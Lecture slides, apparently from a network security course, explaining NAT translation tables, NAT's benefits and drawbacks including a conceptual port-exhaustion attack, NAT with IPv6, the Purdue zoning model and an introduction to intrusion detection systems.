
Example: Industrial Control System




3-Tiered View based on Networking Requirements



Communication Flows



Possible Division into Zones: The Purdue Model (Simplified)




Network Address Translation

Ramin Sadre

Scenario


- Imagine your network at home
 - Your ISP gives you only one IPv4 address for your home
 - Inside your home network, all hosts have private (non-routable) IP addresses



How NATs work on outgoing packets

- NAT manipulates packets on network and transport layer
- The NAT replaces
 - the source IP address of an outgoing packet by the public address
 - the source port by an arbitrary unused port

Protocol	Local address and port	Peer address and port	Local port replaced by
...	...	...	...
TCP	10.0.0.1:23456	1.2.3.4:80	12345
...	...	...	...



How it works: Outgoing packets (2)

- The NAT keeps an internal translation table


Protocol	Local address and port	Peer address and port	Local port replaced by
...	...	...	...
TCP	10.0.0.1:23456	1.2.3.4:80	12345
...	...	...	...

- Complete procedure for outgoing packets:
 1. Check whether there is already a matching entry in the table
 2. If no entry found, insert a new entry to the table
 3. Replace address and port number in the packet

How NATs work on incoming packets

- Incoming packets are translated back using the table
- Procedure:
 1. Check whether there is a matching entry in the table
 2. If no entry found, drop the packet. Otherwise, replace destination address and port number in packet

Protocol	Local address and port	Peer address and port	Local port replaced by
...	...	...	...
TCP	10.0.0.1:23456	1.2.3.4:80	12345
...	...	...	...



Static table entries

- By default, outgoing connections will get a random port number assigned
- NAT also allows to add static entries to the translation table
- Example: Make a web server on port 8080 in the local network available to the outside world on port 80

Protocol	Local address and port	Peer address and port	Local port replaced by
TCP	10.0.0.1:8080	*	80

Advantages of NATs

- Entire private network only needs one public IP address
 - NAT was originally invented to delay the depletion of public IPv4 addresses
- Side effect: the hosts inside the private network are not anymore directly reachable from the Internet
 - Effect similar to firewall
 - NAT rejects all incoming connections
- But: NAT was not intended as a security solution
 - Every entry in the translation table “punches a hole” in your perimeter

Advantages (2)

- NAT can hide sequentially incrementing source port number

Local host's source port	Random source port used by NAT
10000	12345
10001	23456
10002	34567
...	...

This gives additional protection against spoofed packets that try to guess the source port (e.g. DNS cache poisoning)

Drawbacks

- NAT violates the separation of protocol layers
 - Often implemented on routers (= network layer)
 - NAT manipulates port numbers (= transport layer)
- NAT makes network debugging and forensic analysis of network traffic harder
 - Hosts behind a NAT are not individually visible in a packet trace
- An incorrectly implemented NAT might not choose port numbers randomly and makes them predictable for attacks

Drawbacks (2)

- Resource intensive
 - NAT has to recalculate checksums
 - Some application protocols, e.g. FTP, refer to the local port number **inside** the application message
 - NAT has to analyze the packet content
- NATs (similar to firewalls) break the *end-to-end* principle of the Internet
 - Two hosts between different NATs cannot communicate directly. Problem for P2P protocols.
 - The omni-presence of NATs in the Internet makes it very hard to deploy new protocols: Many NATs drop packets that they don't understand

Attacks against NATs

- Question: Can a NAT run out of available port numbers?
- Possible scenario:
 - Attacker inside the company network sends many SYN packets to different IP addresses
 - Result: NAT has used all its port numbers, no new outgoing connections possible for other hosts in the company network

Attacks against NATs (2)

Observations:


1. Most NATs would probably already run out of memory after 10,000 or 20,000 connections
 2. The TCP specification does actually not forbid to use the same source port for different connections as long as the destination address&port are unique!
- If you have NAT port 12345 for connections to server 1.2.3.4, the NAT can still use that port for connections to other servers

Conclusion: Depends on implementation.

NAT and IPv6

- With the large address space of IPv6, NATs are not needed anymore
 - You can give every host in your company network a global IPv6 address
- NAT can be still useful for small companies who get their IPv6 addresses dynamically assigned by their ISP and want to be independent from those addresses

NAT and IPv6 (2)



Source: <https://blogs.infoblox.com>

- NPTv6 = IPv6-to-IPv6 Network Prefix Translation
- No port translation, stateless
- Not a security solution. Firewall needed.
- Still a crutch. Better go to an ISP that assigns stable prefixes

Intrusion Detection Systems

Ramin Sadre

Intrusion Detection Systems (IDS)

- The job of an IDS is to detect intrusions (of course)
- *Intrusion* = unwanted/malicious activity in a system
 - Information retrieval attacks (scans,...)
 - Buffer overflow attacks
 - Denial of service attacks
 - Stealing information
 - ...
- You cannot detect all intrusions with a single IDS


Examples

■ Example: Spam filter

- Detection method: blacklists, Bayesian filter,...
- Input: mails
- Reaction to detected spam: block mail, block IP address,...
- Where: On mailserver or in mail client

■ Example: Flow-based detection of ssh attacks

- Detection method: state machine with thresholds
- Input: flow records
- Reaction to detected attack: raise alert, block IP,...
- Where: near flow exporter on router

